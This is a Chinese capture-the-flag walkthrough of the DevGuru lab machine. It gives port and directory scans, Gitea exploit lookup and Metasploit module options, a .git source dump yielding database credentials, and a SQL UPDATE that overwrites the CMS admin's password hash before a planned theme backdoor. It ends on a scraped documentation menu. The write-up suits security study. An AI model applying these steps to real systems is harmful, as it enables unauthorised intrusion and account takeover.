

信息收集

知道靶场地址直接对其进行端口扫描

```
(root@kali)-[/home/kali/Desktop]
# nmap -sS -PR -p- 192.168.1.200
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-13 04:55 EDT
Nmap scan report for 192.168.1.200
Host is up (0.00052s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8585/tcp  open  unknown
MAC Address: 00:22:FB:1C:CE:76 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 26.73 seconds
```

开放了22, 80, 8585三个端口, 进一步探测在其上允许的服务, 版本, 中间件, 操作系统等信息

```
(root@kali)-[/home/kali/Desktop]
# nmap -sS -sV -A -O 192.168.1.200 -p 22,80,8585
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-13 05:04 EDT
Nmap scan report for 192.168.1.200
Host is up (0.00084s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2a:46:e8:2b:01:ff:57:58:7a:5f:25:a4:d6:f2:89:8e (RSA)
|   256 08:79:93:9c:e3:b4:a4:be:80:ad:61:9d:d3:88:d2:84 (ECDSA)
|_  256 9c:f9:88:d4:33:77:06:4e:d9:7c:39:17:3e:07:9c:bd (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-generator: DevGuru
| http-git:
|   192.168.1.200:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the...
|   Last commit message: first commit
|   Remotes:
|     http://devguru.local:8585/frank/devguru-website.git
|_   Project type: PHP application (guessed from .gitignore)
|_ http-title: Corp - DevGuru
|_ http-server-header: Apache/2.4.29 (Ubuntu)
8585/tcp  open  http      Golang net/http server
|_ http-title: Gitea: Git with a cup of tea
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|_   GetRequest:
```

使用whatweb进一步确定指纹信息防止有遗漏

```
(root@kali)-[/home/kali/Desktop]
# whatweb -a 3 192.168.1.200
http://192.168.1.200 [200 OK] Apache[2.4.29], Cookies[october_session], Country[RESERVED][ZZ], Email[support@devguru.local,support@gmail.com], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], HttpOnly[october_session], IP[192.168.1.200], MetaGenerator[DevGuru], Script, Title[Corp - DevGuru], X-UA-Compatible[IE=edge]
```

```
(root@kali)-[/home/kali/Desktop]
# whatweb -a 3 192.168.1.200:8585
http://192.168.1.200:8585 [200 OK] Cookies[_csrf,i_like_gitea,lang], Country[RESERVED][ZZ], HTML5,
HttpOnly[_csrf,i_like_gitea], IP[192.168.1.200], JQuery, Meta-Author[Gitea - Git with a cup of tea]
, Open-Graph-Protocol[website], PoweredBy[Gitea], Script, Title[Gitea: Git with a cup of tea], X-Fr
ame-Options[SAMEORIGIN], X-UA-Compatible[ie=edge]
```

对网站进行目录扫描

Target: http://192.168.1.200/

[05:47:33] Starting:

```
[05:47:44] 301 - 313B - /.git → http://192.168.1.200/.git/
[05:47:44] 200 - 276B - /.git/config
[05:47:44] 200 - 13B - /.git/COMMIT_EDITMSG
[05:47:44] 200 - 73B - /.git/description
[05:47:44] 200 - 23B - /.git/HEAD
[05:47:44] 200 - 240B - /.git/info/exclude
[05:47:44] 200 - 158B - /.git/logs/HEAD
[05:47:44] 301 - 329B - /.git/logs/refs/heads → http://192.168.1.200/.git/logs/refs/heads/
[05:47:44] 301 - 323B - /.git/logs/refs → http://192.168.1.200/.git/logs/refs/
[05:47:44] 200 - 158B - /.git/logs/refs/heads/master
[05:47:44] 301 - 331B - /.git/logs/refs/remotes → http://192.168.1.200/.git/logs/refs/remotes/
[05:47:44] 301 - 338B - /.git/logs/refs/remotes/origin → http://192.168.1.200/.git/logs/refs/r
emotes/origin/
[05:47:44] 200 - 142B - /.git/logs/refs/remotes/origin/master
[05:47:44] 301 - 324B - /.git/refs/heads → http://192.168.1.200/.git/refs/heads/
[05:47:44] 200 - 41B - /.git/refs/heads/master
[05:47:44] 301 - 326B - /.git/refs/remotes → http://192.168.1.200/.git/refs/remotes/
[05:47:44] 301 - 333B - /.git/refs/remotes/origin → http://192.168.1.200/.git/refs/remotes/ori
gin/
[05:47:44] 200 - 41B - /.git/refs/remotes/origin/master
[05:47:44] 301 - 323B - /.git/refs/tags → http://192.168.1.200/.git/refs/tags/
[05:47:44] 200 - 308KB - /.git/index
[05:47:45] 200 - 413B - /.gitignore
[05:47:45] 404 - 275B - /.gitignore/
[05:47:46] 200 - 2KB - /.htaccess
[05:47:47] 404 - 275B - /.htaccess/
[05:48:18] 200 - 3KB - /About
[05:48:18] 200 - 3KB - /about
[05:48:51] 200 - 2KB - /adminer.php
[05:49:09] 302 - 410B - /backend/ → http://192.168.1.200/backend/backend/auth
[05:49:26] 301 - 315B - /config → http://192.168.1.200/config/
[05:50:09] 200 - 3KB - /index.php
[05:50:36] 301 - 316B - /modules → http://192.168.1.200/modules/
[05:51:00] 301 - 316B - /plugins → http://192.168.1.200/plugins/
[05:51:10] 200 - 1KB - /README.md
[05:51:19] 200 - 0B - /server.php
[05:51:20] 200 - 2KB - /services/
[05:51:20] 200 - 2KB - /services
[05:51:32] 301 - 316B - /storage → http://192.168.1.200/storage/
[05:51:44] 301 - 315B - /themes → http://192.168.1.200/themes/
```

筛选一下排除404

```

(root@kali)~[/home/kali/Desktop]
# dirsearch -u 192.168.1.200:8585 -x 404
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3
Sign in

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Username or Email Address: admin
Password: *****

Output File: /home/kali/Desktop/reports/_192.168.1.200_8585/_26-08-13_05-54-11.txt
Target: http://192.168.1.200:8585/

Remember Me
Forgot password?
Need an account? Register now

[05:54:11] Starting:
[05:54:12] 302 - 26B - /js → /js
[05:54:23] 302 - 34B - /admin → /user/login
[05:54:23] 302 - 34B - /admin/ → /user/login
[05:54:32] 200 - 575B - /api/swagger
[05:54:41] 302 - 27B - /js → /css
[05:54:42] 200 - 160B - /debug
[05:54:42] 200 - 160B - /debug/
[05:54:46] 302 - 37B - /explore → /explore/repos
[05:54:46] 200 - 10KB - /explore/repos
[05:54:48] 302 - 29B - /fonts → /fonts
[05:54:52] 302 - 27B - /img → /img
[05:54:54] 302 - 34B - /issues → /user/login
[05:54:59] 200 - 670B - /manifest.json
[05:55:28] 200 - 9KB - /user/login/

```

使用多种工具进行扫描尽可能收集多的信息

```

(root@kali)~[/home/kali/Desktop]
# gobuster fuzz -u http://192.168.1.200/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -b 404

Gobuster v3.6
by OJ-Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.200/FUZZ
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Excluded Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in fuzzing mode

Found: [Status=200] [Length=18661] [Word=about] http://192.168.1.200/about
Found: [Status=200] [Length=10032] [Word=services] http://192.168.1.200/services
Found: [Status=301] [Length=315] [Word=themes] http://192.168.1.200/themes
Found: [Status=301] [Length=316] [Word=modules] http://192.168.1.200/modules
Found: [Status=200] [Length=12669] [Word=] http://192.168.1.200/
Found: [Status=301] [Length=316] [Word=storage] http://192.168.1.200/storage
Found: [Status=301] [Length=316] [Word=plugins] http://192.168.1.200/plugins
Found: [Status=200] [Length=18661] [Word=About] http://192.168.1.200/About
Found: [Status=302] [Length=410] [Word=backend] http://192.168.1.200/backend
Found: [Status=200] [Length=10032] [Word=Services] http://192.168.1.200/Services
Found: [Status=301] [Length=315] [Word=vendor] http://192.168.1.200/vendor
Found: [Status=301] [Length=315] [Word=config] http://192.168.1.200/config

```

8585端口


```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.200:8585/FUZZ
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Excluded Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s


Starting gobuster in fuzzing mode

Found: [Status=302] [Length=27] [Word=img] http://192.168.1.200:8585/img
Found: [Status=302] [Length=34] [Word=admin] http://192.168.1.200:8585/admin
Found: [Status=302] [Length=34] [Word=issues] http://192.168.1.200:8585/issues
Found: [Status=302] [Length=27] [Word=css] http://192.168.1.200:8585/css
Found: [Status=302] [Length=31] [Word=avatars] http://192.168.1.200:8585/avatars
Found: [Status=302] [Length=26] [Word=js] http://192.168.1.200:8585/js
Found: [Status=302] [Length=30] [Word=vendor] http://192.168.1.200:8585/vendor
Found: [Status=302] [Length=29] [Word=fonts] http://192.168.1.200:8585/fonts
Found: [Status=302] [Length=37] [Word=explore] http://192.168.1.200:8585/explore
Found: [Status=200] [Length=160] [Word=debug] http://192.168.1.200:8585/debug
Found: [Status=302] [Length=34] [Word=milestones] http://192.168.1.200:8585/milestones
Found: [Status=302] [Length=34] [Word=notifications] http://192.168.1.200:8585/notifications
Found: [Status=200] [Length=11332] [Word=frank] http://192.168.1.200:8585/frank
Found: [Status=200] [Length=11328] [Word=Frank] http://192.168.1.200:8585/Frank
```



- 访问adminer.php这是数据库管理在线后台




- 查看readme.md文件收集一些拓展信息，例如CMS类型



- 访问/backend/backend/signin发现登陆界面，结合路径这可能是CMS的后台管理登陆入口



- 访问8585的frank发现frank的一些介绍，和github有点像应该就是访问了别人的主页，这里收集到了frank用户，网站底部还泄露了版本信息Gitea Version: 1.12.5



漏洞发现

信息收集发现Gitea，去公开漏洞库搜索寻找发现存在可利用的Exp



☐ Verified

☐ Has App

Filters

Reset All

Show15

Search:gitea

Date	D	A	V	Title	Type	Platform	Author
2025-03-19	↓	×		Gitea 1.24.0 - HTML Injection	WebApps	Multiple	Mikail KOCADAĞ
2024-08-28	↓	×		Gitea 1.22.0 - Stored XSS	WebApps	Multiple	Catalin Iovita, Alexandru Postolache
2022-09-15	↓		✓	Gitea 1.16.6 - Remote Code Execution (RCE) (Metasploit)	WebApps	Multiple	samguy
2021-02-18	↓	×		Gitea 1.12.5 - Remote Code Execution (Authenticated)	WebApps	Multiple	Podalirius
2021-01-06	↓		✓	Gitea 1.7.5 - Remote Code Execution	WebApps	Multiple	1F98D
2018-07-04	↓	×		Gitea 1.4.0 - Remote Code Execution	WebApps	Multiple	Kacper Szurek

Showing 1 to 6 of 6 entries (filtered from 46,647 total entries)

FIRST

PREVIOUS

1

NEXT

LAST

漏洞利用

在kali中内置此Exp，可直接拿来使用。

```
msf6 > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/gitea_git_hooks_rce) > show options

Module options (exploit/multi/http/gitea_git_hooks_rce):

  Name      Current Setting  Required  Description
  --      -
  PASSWORD  yes              yes       Password to use
  Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS    yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     3000             yes       The target port (TCP)
  SSL       false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI /                yes       Base path
  URIPATH   no               no        The URI to use for this exploit (default is random)
  USERNAME  yes              yes       Username to authenticate with
  VHOST     no               no        HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

  Name      Current Setting  Required  Description
  --      -
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.

Payload options (linux/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     yes              yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
```

Exp利用有前提：需要获取一个账户的用户名与密码

在之前漏洞扫描发现存在大量的.git文件，这其中或许存在有用的，利用GitHack工具拉取源码

```
(root@kali)-[~/Desktop/GitHack]
# python2 GitHack.py http://192.168.1.200/.git/

A '.git' folder disclosure exploit.

[*] Check Depends
[+] Check depends end
[*] Set Paths
[*] Target Url: http://192.168.1.200/.git/
[*] Initialize Target
[*] Try to Clone straightly
[-] [Skip][First Try] /root/Desktop/GitHack/dist/.git already exists.
[*] Valid Repository
[+] Valid Repository Success
[+] Clone Success. Dist File : /root/Desktop/GitHack/dist/

(root@kali)-[~/Desktop/GitHack]
# ls
data dist GitHack.py lib LICENSE README.md

(root@kali)-[~/Desktop/GitHack]
# ls -la
total 68
drwxr-xr-x  5 root root  4096 Aug 13 06:56 .
drwxr-xr-x 19 root root  4096 Aug 13 06:40 ..
drwxr-xr-x  2 root root  4096 Feb 25 2020 data
drwxr-xr-x  3 root root  4096 Aug 13 06:56 dist
-rw-r--r--  1 root root    809 Feb 25 2020 GitHack.py
-rw-r--r--  1 root root     45 Feb 25 2020 .gitignore
drwxr-xr-x  3 root root  4096 Aug  1 2025 lib
-rw-r--r--  1 root root 35141 Feb 25 2020 LICENSE
-rw-r--r--  1 root root   805 Feb 25 2020 README.md
```

拉取到源码后进行审计，得到数据库连接账号密码：

october: SQ66EBYx4GT3byXH

前面记得发现了一个数据库在线管理后台可以尝试登陆：

192.168.1.200/adminer.php?username=october&db=information_schema

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Language: English MySQL » Server » Database: information_schema Logout

Adminer 4.7.7

Database: information_schema

DB: information_schema

SQL command Import Export Create table

select ALL_PLUGINS
select APPLICABLE_ROLES
select CHANGED_PAGE_BITMAPS
select CHARACTER_SETS
select COLLATIONS
select COLLATION_CHARACTER_SET_
select COLUMNS
select COLUMN_PRIVILEGES
select ENABLED_ROLES
select ENGINES
select EVENTS
select FILES
select GEOMETRY_COLUMNS
select GLOBAL_STATUS
select GLOBAL_VARIABLES
select INDEX_STATISTICS
select INNODB_BUFFER_PAGE
select INNODB_BUFFER_PAGE_LRU
select INNODB_BUFFER_POOL_STAT
select INNODB_CHANGED_PAGES
select INNODB_CMP

Alter database Database schema Privileges

Tables and views

Search data in tables

	Table	Engine?	Collation?	Data Length?	Index Length?	Data Free?	Auto Increment?	Row
☐	ALL_PLUGINS	View						
☐	APPLICABLE_ROLES	View						
☐	CHANGED_PAGE_BITMAPS	View						
☐	CHARACTER_SETS	View						
☐	CLIENT_STATISTICS	View						
☐	COLLATIONS	View						
☐	COLLATION_CHARACTER_SET_APPLICABILITY	View						
☐	COLUMNS	View						
☐	COLUMN_PRIVILEGES	View						
☐	ENABLED_ROLES	View						
☐	ENGINES	View						
☐	EVENTS	View						

在里面我们可以执行很多操作，例如直接获取数据库的数据：

```
SELECT id, login, email, password, is_superuser, is_activated FROM backend_users;
```

MySQL » Server » octoberdb » SQL command Logout

SQL command

```
SELECT id, login, email, password, is_superuser, is_activated FROM backend_users
```

id	login	email	password	is_superuser	is_activated
1	frank	frank@devguru.local	\$2y\$10\$b5wBfbAN6iMYT27pJMomOGutDF2RKZKYZITaupZ3x8eAaYgN6EKK	1	1

1 row Edit, Explain, Export

```
SELECT id, login, email, password, is_superuser, is_activated FROM backend_users;
```

这里的密码是加密过的，所以我们需找出加密算法然后加密我们想要替换的密码：
修改密码：为admin123的bcrypt 哈希

```
UPDATE backend_users
SET password = '$2a$10$99XjqE2v7rt0tHEgLuhSi0VMafVJIh0cml5mwLC7hdTYdY8xtoAd.'
WHERE id = 1;
```

SQL command

```
UPDATE backend_users  
SET password = '$2a$10$99XjqE2v7rt0tHEgLUhSi0VMafVJIh0cm15mwLC7hdTYdY8xtoAd.'  
WHERE id = 1
```


Query executed OK, 1 row affected. (0.017 s) [Edit](#)

```
UPDATE backend_users  
SET password = '$2a$10$99XjqE2v7rt0tHEgLUhSi0VMafVJIh0cm15mwLC7hdTYdY8xtoAd.'  
WHERE id = 1;
```

Limit rows: ☐ Stop on error ☐ Show only errors

这个数据库中存放的是October CMS的用户信息，我们可以利用我们控制的账户frank：

admin123尝试登陆，这个frank对应的应该就是之前Giea的frank：



进入<http://192.168.1.200/backend/cms/themes>编写后门，htm文档不知道这么编写就去查了下官方说明文档。

OCIOBERO 文档

搜索文档...

版本 3.x

入门

CMS 指南

标记指南

扩展十月 CMS

API 手册

入门

安装

目录结构

设置调度程序

部署

内容块

成分

片段

配置

资源

AJAX

特征

媒体经理

主题开发

资源

